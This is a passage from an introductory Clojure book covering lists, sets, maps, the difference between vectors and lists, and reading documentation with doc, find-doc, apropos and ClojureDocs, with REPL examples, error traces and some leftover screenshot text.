Now let’s get all elements except the first element in `friends-list`. For that we use the function `rest` as shown below:

```
(rest friends-list)
```

Output

```
("Bashir" "Antony" "Buddha")
```

Now let’s get the fourth element in `friends-list`. For that we use the function `nth`, which takes list as the first argument and the index to be fetched as the second argument.

```
(nth friends-list 3)
```

Output

```
"Buddha"
```

Note that list indexing starts from zero. That is the first element is indexed 0, second is 1 and so on.

In the example below, Let’s try to get the fourth element in `friends-list` by passing number 3 to it:

```
(friends-list 3)
```

Output

```
Execution error (ClassCastException) at user/eval5554 (REPL:1).
clojure.lang.PersistentList cannot be cast to clojure.lang.IFn


       core.clj:  3214 clojure.core$eval/invokeStatic

       core.clj:  3210 clojure.core$eval/invoke

       main.clj:   437 clojure.main$repl$read_eval_print__9086$fn__9089/invoke

       main.clj:   458 clojure.main$repl$fn__9095/invoke

       main.clj:   368 clojure.main$repl/doInvoke

    RestFn.java:  1523 clojure.lang.RestFn/invoke

       AFn.java:    22 clojure.lang.AFn/run
```

```
      AFn.java:    22 clojure.lang.AFn/run

   Thread.java:   745 java.lang.Thread/run
```

and, it fails.

Now, let's add an element to the list. For that we use method called `conj`, to `conj`, we will pass the list to which the element should be appended, followed by the element which needs to appended to the list as shown below:

```
(conj friends-list "Periyaar")
```

Output

```
("Periyaar" "Ram" "Bashir" "Antony" "Buddha")
```

4.3. Sets

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/sets.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-sets

Set is a collection of unique items. Imagine a list or a vector where no two item repeats, that's a set. In Clojure you can create a set as shown:

```
#{1 2 3 4}
```

Output

```
#{1 4 3 2}
```

A set starts with a hash and curly braces `#{` followed by set items `#{1 2 3 4`, then it closes with a curly brace `#{1 2 3 4}`.

Below we query the type of set:

```
(type #{1 2 3 4})
```

Output

```
clojure.lang.PersistentHashSet
```

It returns something `clojure.lang.PersistentHashSet` that might be confusing to the beginner. Instead, one can use the `set?` function to check if something is a set or not as shown below:

```
(set? #{1 2 3 4})
```

Output

```
true
```

Since `#{1 2 3 4}` is a set, it returns true.

A set can have only unique elements. So if we try to create a set with non-unique elements, it will throw an error as shown:

```
#{1 2 3 4 4}
```

Output

```
Syntax error reading source at (REPL:1:13).
Duplicate key: 4


    PersistentHashSet.java:    68 clojure.lang.PersistentHashSet/createWithCheck

           LispReader.java:  1366 clojure.lang.LispReader$SetReader/invoke

           LispReader.java:   853 clojure.lang.LispReader$DispatchReader/invoke

           LispReader.java:   285 clojure.lang.LispReader/read

                  core.clj:  3768 clojure.core$read/invokeStatic

                  core.clj:  3741 clojure.core$read/invoke

                  main.clj:   433
clojure.main$repl$read_eval_print__9086$fn__9087/invoke

                  main.clj:   432 clojure.main$repl$read_eval_print__9086/invoke

                  main.clj:   458 clojure.main$repl$fn__9095/invoke

                  main.clj:   368 clojure.main$repl/doInvoke
```

```
                RestFn.java:  1523 clojure.lang.RestFn/invoke

                  AFn.java:    22 clojure.lang.AFn/run

                  AFn.java:    22 clojure.lang.AFn/run

               Thread.java:   745 java.lang.Thread/run
```

Once again we create a set of unique fruit names:

```
#{"Apple" "Orange" "Mango" "Banana"}
```

Output

```
#{"Mango" "Orange" "Apple" "Banana"}
```

Now when we try to create a similar set with a duplicate element `"Apple"` it throws an error as shown below:

```
#{"Apple" "Orange" "Mango" "Banana" "Apple"}
```

Output

```
Syntax error reading source at (REPL:1:45).
Duplicate key: Apple


    PersistentHashSet.java:    68 clojure.lang.PersistentHashSet/createWithCheck

           LispReader.java:  1366 clojure.lang.LispReader$SetReader/invoke

           LispReader.java:   853 clojure.lang.LispReader$DispatchReader/invoke

           LispReader.java:   285 clojure.lang.LispReader/read

                  core.clj:  3768 clojure.core$read/invokeStatic

                  core.clj:  3741 clojure.core$read/invoke

                  main.clj:   433
clojure.main$repl$read_eval_print__9086$fn__9087/invoke

                  main.clj:   432 clojure.main$repl$read_eval_print__9086/invoke

                  main.clj:   458 clojure.main$repl$fn__9095/invoke
                  main.clj:   368 clojure.main$repl/doInvoke

               RestFn.java:  1523 clojure.lang.RestFn/invoke

                  AFn.java:    22 clojure.lang.AFn/run

                  AFn.java:    22 clojure.lang.AFn/run

               Thread.java:   745 java.lang.Thread/run
```

Let’s create a set of fruit names and assign it to a variable named `fruits` ash shown below:

```
(def fruits #{"Apple" "Orange" "Mango" "Banana"})
```

Output

```
#'user/fruits
```

Now we can check if `fruits` contains "Banana" as shown below:

```
(contains? fruits "Banana")
```

Output

```
true
```

It returns `true` since `fruits` does contain `"Banana"`.

Now let’s check if `fruits` contains "Jack Fruit":

```
(contains? fruits "Jack Fruit")
```

Output

```
false
```

It returns `false`, as "Jack Fruit" is not part of `fruits`.

You can also check if a set contains an element as shown below:

```
(fruits "Banana")
```

Output

```
"Banana"
```

In the code above we pass `"Banana"` to `fruits` and it returns `"Banana"` since `"Banana"` is in fruits.

When we pass `"Jack Fruit"` to `fruits`, it returns a `nil` or nothing since `"Jack Fruit"` is not in fruits:

```
(fruits "Jack Fruit")
```

Output

```
nil
```

Food for thought, if `(fruits "Banana")` works, then don't you think Clojure has created a function called `fruits` without you realizing it?

Now let's see if `fruits` contains `"Banana"` by passing `fruits` to `"Banana"` as shown below:

```
("Banana" fruits)
```

Output

```
Execution error (ClassCastException) at user/eval5624 (REPL:1).
java.lang.String cannot be cast to clojure.lang.IFn


       core.clj:  3214 clojure.core$eval/invokeStatic

       core.clj:  3210 clojure.core$eval/invoke

       main.clj:   437 clojure.main$repl$read_eval_print__9086$fn__9089/invoke

       main.clj:   458 clojure.main$repl$fn__9095/invoke

       main.clj:   368 clojure.main$repl/doInvoke

    RestFn.java:  1523 clojure.lang.RestFn/invoke

       AFn.java:    22 clojure.lang.AFn/run

       AFn.java:    22 clojure.lang.AFn/run

    Thread.java:   745 java.lang.Thread/run
```

It fails.

There is a thing called keywords in Clojure. Their syntax is colon followed by some stuff `:<some-stuff>`, say if we want a set of programming languages, we can define it as shown below:

```
(def programming-languages #{:ruby :python :clojure})
```

Output

```
#'user/programming-languages
```

Here every element in `programming-languages` is a keyword.

Now let's check if `programming-languages` contains `:ruby`

```
(contains? programming-languages :ruby)
```

Output

```
true
```

It does.

Now let's check if it contains `:java`:

```
(contains? programming-languages :java)
```

Output

```
false
```

It does not.

You can also see if an element exists in `programming-languages` by passing that element to it:

```
(programming-languages :ruby)
```

Output

```
:ruby
```

Since `:ruby` is in `programming-languages`, it gets returned.

`:ruby` is a keyword, so it has some special properties compared to string. If you remember checking if `"Banana"` exists in `fruits` using the code `("Banana" fruits)` fails, but checking if `:ruby` exists in `programming-languages` will work as shown below:

```
(:ruby programming-languages)
```

Output

```
:ruby
```

We can add an element to a set using the function `conj`, followed by the set `programming-languages` in this case and let's add `:perl` to it:

```
(conj programming-languages :perl)
```

Output

```
#{:clojure :python :perl :ruby}
```

We can remove an element from a set using the function `disj`, followed by the set `programming-languages` in this case and let's remove `:python`:

```
(disj programming-languages :python)
```

Output

```
#{:clojure :ruby}
```

So that's it about set's for now.

4.4. Maps

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/maps.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Watch video for this section here https://yu7.in/clj-maps

Lists and vectors can be accessed with numeric index, say in the below code:

```
(def nums ["zero" "one" "two" "three" "four" "five" "six"])
```

```
(nth nums 5)
```

Output

```
"five"
```

We get `"five"` as output. But what if we want something user-friendly words as index for our data collection? Enter the world of maps.

Look at the code below, type it and execute it:

```
{ "name" "Bashir" "age" 12 }
```

Output

```
{"name" "Bashir", "age" 12}
```

In the above code we create a map, its first element has key "name" and value "Bashir", the second element has key "age" and value 12.

Rather than using curly brackets, we can create a map by passing keys and values to a function called hash map as shown below:

```
(hash-map "name" "Bashir"
          "age" 20)
```

Output

```
{"age" 20, "name" "Bashir"}
```

The function `hash-map` receives keys as odd arguments and values as even arguments. So in the code above `"name"` is mapped to `"Bashir"` and key `"age"` is mapped to value 20.

Now let's create a map and assign it to a variable `friend`:

```
(def friend { "name" "Bashir" "age" 12 })
```

Output

```
#'user/friend
```

Now we get `"name"` of `friend` using the `get` method to which we first pass the map and the second argument is the key to be fetched.

```
(get friend "name")
```

Output

```
"Bashir"
```

So the code above looks for key `"name"` in `friend`, its corresponding value is `"Bashir"` which gets returned out.

There is also a shortcut to get value from a map, just treat map as a function and pass key to it as a shown below:

```
(friend "name")
```

Output

```
"Bashir"
```

So the example above we have map `friend`, and to it, we are passing the key `"name"`, and it returns the mapped value `"Bashir"`.

Now the type of `"name"` is string as you can see below:

```
(type "name")
```

Output

```
java.lang.String
```

There is another thing called keyword, that is preceded by a colon `:` followed by the name of the keyword. So as you see below `:name` is a keyword:

```
(type :name)
```

Output

```
clojure.lang.Keyword
```

Now rather using strings as key's, let's create a map with keywords as keys as shown:

```
(def wise-friend {:name "Periyaar"
                  :age 90})
```

Output

```
#'user/wise-friend
```

In the code above, we create a map with key `:name`, which is mapped to "Periyaar"; and key `:age` is mapped to 20. We assign it to `wise-friend`.

Now we can get the `:name` of `wise-friend` as shown:

```
(wise-friend :name)
```

Output

```
"Periyaar"
```

We can get `:age` of `wise-friend` as shown below:

```
(get wise-friend :age)
```

Output

```
90
```

In the above example we use `get` function, to it the map is passed as the first argument, and key is passed as the second argument.

In the below example, we extract name of `wise-friend` using `(wise-friend :name)` and pass it to `print`, we also pass a second argument `"is very wise."` to `print`:

```
(print (wise-friend :name)
       "is very wise.")
```

Output

```
Periyaar is very wise.nil
```

We get `Periyaar is very wise.nil` printed out. Replace `print` with `println` in the example above. What do you observe?

Since we use keywords as keys in `wise-friend`, getting value of a key is possible as shown:

```
(:name wise-friend)
```

Output

```
"Periyaar"
```

In the above code we treat `:name` as a function, and we pass the map `wise-friend` to it, and it fetches the value.

Now let's add a new key and value to `wise-friend`:

```
(assoc wise-friend :belief "Rationalism")
```

Output

```
{:name "Periyaar", :age 90, :belief "Rationalism"}
```

In the code above we have the `assoc` function, which we can call associate. To it we pass the map `wise-friend`, then we pass the key `:belief` and value `"Rationalism"` to it. In Clojure, things are immutable. The above operation returned a new map `{:name "Periyaar", :age 90, :belief "Rationalism"}`, and since we did not define it to any variable it's just lost. One might not think `wise-friend` got a new key and value. In fact if you query `wise-friend` for `:belief`, it would say nothing is there:

```
(wise-friend :belief)
```

Output

```
nil
```

All old values of `wise-friend` are still intact, let's query its age:

```
(wise-friend :age)
```

Output

```
90
```

Now let’s remove a key, value pair from wise friend as shown:

```
(dissoc wise-friend :age)
```

Output

```
{:name "Periyaar"}
```

In the code above we remove `:age` from `wise-friend` and we get an output map containing only the `:name`. Once again you must not think Clojure changed `wise-friend`. `dissoc` (or disassociate) took `wise-friend` as first argument, and key to be removed as second, and it created a new map without the passed key and returned it. In Clojure things don’t mutate.

If we query the keys of `wise-friend` we still get `:name` and `:age` as shown:

```
(keys wise-friend)
```

Output

```
(:name :age)
```

To get values stored in amp, pass it to `vals` function as shown:

```
(vals wise-friend)
```

Output

```
("Periyaar" 90)
```

`wise-friend` has key `:name` which is of type keyword, "name" is of type string. So you can have a array with keyword and string spelled the same. As you see below:

```
(assoc wise-friend "name" "Ramasamy")
```

Output

```
{:name "Periyaar", :age 90, "name" "Ramasamy"}
```


By adding `"name"` as key and associating a value "Ramasamy" to it, we are creating a map with keys `:name` and `"name"`. though such kind of tricks are possible, it's highly discouraged for the sake of clarity in code.

4.5. Difference Between Vectors and Lists

Watch video for this section here https://yu7.in/clj-vec-list

If you had seen past few sections, you would have noticed vector is created by putting things between square brackets, and we can create a list by putting things between `'(` and `)`. Apart from that all operations are the same. So what's the real difference?

Imagine vector is a rack. Each compartment of the rack is named 0, 1, 2 and so on till n.



You can put anything in the compartment that's after the last filled one. See the example below:


```
(def numbers ["zero" "one" "two" "three" "four"])
(conj numbers "five")
```

Output


```
["zero" "one" "two" "three" "four" "five"]
```

In the above code, we add `"five"` to `numbers` and Clojure adds it to the last. A vector is a huge rack of contiguous spaces. Clojure can easily access any of the rack very easily because it's stored in a compact form in the memory. So even if you have a million element vector accessing the 7,546th is fast in Clojure. Like every thing this comes with a catch. Say you have a million element vector, and you want to add another element, if the adjacent space in memory is not available and is occupied by some other thing, Clojure should do the huge work finding continuous free space, then it must move all elements to it and add the new value at the end. This process of moving around data is very costly.

So if speed of random access with index is not important, and you need only sequential access, and if you want to add a lot of values to your collection, and you have large list to be stored, consider list.



An element in a list has two parts. One is the value, and another one is a pointer to the next element. So elements of a list can be anywhere in your computer memory as shown below.



Adding a new element means it will have the value you push to it, and its pointer will point to current first element. So now the new value is the first element of the list. The drawback is, if you want to access the nth element of a list, then Clojure needs to traverse through n - 1 elements to get to it. The positive is adding element is very easy.

---

[1] https://en.wikipedia.org/wiki/Random-access_memory

[2] https://en.wikipedia.org/wiki/Immutable_object

Chapter 5. Reading Clojure Documentation

Watch video for this section here https://yu7.in/clj-docs

The fact that you are reading this book is because, this book documents something about Clojure. In programming, documentation is very important, almost all programming languages have a way of documenting and a way of accessing it. Clojure is no different. In this section we will see how to access Clojure's documentation.

5.1. doc

Clojure has a function named `doc`, to it, you pass any valid function name. Below we pass `+` to `doc` and its documentation gets printed:

```
(doc +)
```

Output

```
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
nil
```

From the above documentation I know `+` can receive no argument and might return a zero:

```
(+)
```

Output

```
0
```

Which seems to be true as shown above. I also infer `+` receives a single argument and returns the number:

```
(+ 42)
```

Output

```
42
```

Which also seems to be true. Then I infer `+` receives a two or more arguments and returns its sum, which also is verified in the code below:

```
(+ 40 2)
```

Output

```
42
```

```
(+ 10 30 2)
```

Output

```
42
```

5.2. find-doc

If you want to search the entire Clojure documentation text, you can use the `find-doc` method as shown below:

```
(find-doc "sum of nums")
```

Output

```
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
-------------------------
clojure.core/+'
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+') returns 0. Supports arbitrary precision.
  See also: +
nil
clj꞉user꞉>
-------------------------
clojure.core/+
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+) returns 0. Does not auto-promote
  longs, will throw on overflow. See also: +'
-------------------------
clojure.core/+'
([] [x] [x y] [x y & more])
  Returns the sum of nums. (+') returns 0. Supports arbitrary precision.
  See also: +
```

Above I have found functions whose documentation contains the string "sum of nums".

5.3. apropos

If you want to search for functions whose name contain certain piece of string, use the `apropos` function as shown below:

```
(apropos "replace")
```

Output

```
(clojure.core/replace clojure.string/re-quote-replacement clojure.string/replace
clojure.string/replace-first clojure.walk/postwalk-replace clojure.walk/prewalk-
replace clojure.zip/replace)
```

Above, I have used the `apropos` function to find all functions whose name contains the string `"replace"`. Now below I check the documentation of the function `replace` to reveal what it does:


```
(doc replace)
```

Output

```
-------------------------
clojure.core/replace
([smap] [smap coll])
  Given a map of replacement pairs and a vector/collection, returns a
  vector/seq with any elements = a key in smap replaced with the
  corresponding val in smap.  Returns a transducer when no collection
  is provided.
nil
```

5.4. Clojure docs online

If one is not comfortable to use Clojure REPL to access documentation, one may use Clojure's online documentation which is available on https://clojuredocs.org/



ClojureDocs is a community-powered documentation and examples repository for the Clojure programming language.

RECENTLY UPDATED

fsrc authored a note for clojure.core/constantly 5 hours ago.

Obscerno authored an example for clojure.core/try 13 days ago.

djblue authored an example for clojure.pprint/pprint 3 days ago.

djblue added a see-also from clojure.java.shell/sh to clojure.core/shutdown-agents 15 days ago.

wactbprot added a see-also from clojure.core/remove-watch to clojure.core/agent 12 days ago.

djblue authored an example for clojure.core/add-tap 15 days ago.

ON CLOJURE

Clojure is a concise, powerful, and performant general-purpose programming language that runs on the JVM, CLR, Node.js, and modern mobile and desktop web browsers.


New to Clojure and not sure where to start? Here are a few good resources to get you off on the right foot:

- Rich Hickey's Greatest Hits (videos)
- Clojure for the Brave and True
- Clojure from the Ground Up
- 4Clojure (learn Clojure interactively)
- ClojureScript Koans
- Run Clojure code live in your browser

There's no denying that Clojure is just so *different* from

```
;; Let's define some data using list / map
;; literals:

(def scenes [{:subject  "Frankie"
              :action   "say"
              :object   "relax"}

             {:subject  "Lucy"
              :action   "❤s"
              :object   "Clojure"}

             {:subject  "Rich"
              :action   "tries"
              :object   "a new conditioner"}])

;; Define a function
(defn people-in-scenes [scenes]
  (->> scenes
       (map :subject)
       (interpose ", ")
       (reduce str)))
```

If you see the image below, I have searched for reduce, and it shows all functions who names have the word reduce in them.



ClojureDocs is a community-powered documentation and examples repository for the Clojure programming language.

reduce

reduce (clojure.core) — FUNCTION / 22 EX

f should be a function of 2 arguments. If val is not supplied, returns the result of applying f...

see also: clojure.core/reductions clojure.core/apply clojure.core/frequencies clojure.core/reduced clojure.core/reduced? + 3 more

reduced (clojure.core) — FUNCTION / 3 EX

Wraps x in a way such that a reduce will terminate with the value x

see also: clojure.core/reduce clojure.core/reduced? clojure.core/unreduced clojure.core/ensure-reduced

reduce (clojure.core.async) — FUNCTION / 3 EX

f should be a function of 2 arguments. Returns a channel containing the single result of applyi...

see also: clojure.core.async/merge clojure.core.async/map clojure.core.async/into

reducer (clojure.core.reducers) — FUNCTION / 0 EX

Given a reducible collection, and a transformation function xf, returns a reducible collection,...

reduce (clojure.core.reducers) — FUNCTION / 0 EX

Like core/reduce except: When init is not provided, (f) is used. Maps are reduced with ...

reduced? (clojure.core) — FUNCTION / 1 EX

Returns true if x is the result of a call to reduced

see also: clojure.core/reduced clojure.core/reduce clojure.core/unreduced clojure.core/ensure-reduced

reduce-kv (clojure.core) — FUNCTION / 10 EX


Reduces an associative collection. f should be a function of 3 arguments. Returns the result of...

see also: clojure.core/reduce clojure.core/reduced

kv-reduce (clojure.core.protocols) — FUNCTION / 0 EX

TOP CONTRIBUTORS

I clicked on `reduce` and below you can see that Clojure shows documentation for it:



ClojureDocs

Looking for? (ctrl-s) Core Library Quick Ref Log In

NAV

- Top
- Examples 22
- See Also 8
- Notes 3

NAMESPACES

- clojure
  - core
    - async
    - logic
      - fd
      - pldb
    - protocols
    - reducers
    - server
  - data
  - datafy
  - edn
  - inspector
  - instant
  - java
    - browse
    - io
    - javadoc
    - shell
  - main
  - pprint
  - reflect
  - repl
  - set
  - spec
    - alpha
  - stacktrace
  - string
  - template
  - test
    - junit
    - tap
  - walk
  - xml
  - zip

reduce

clojure.core

Available since 1.0 (source)

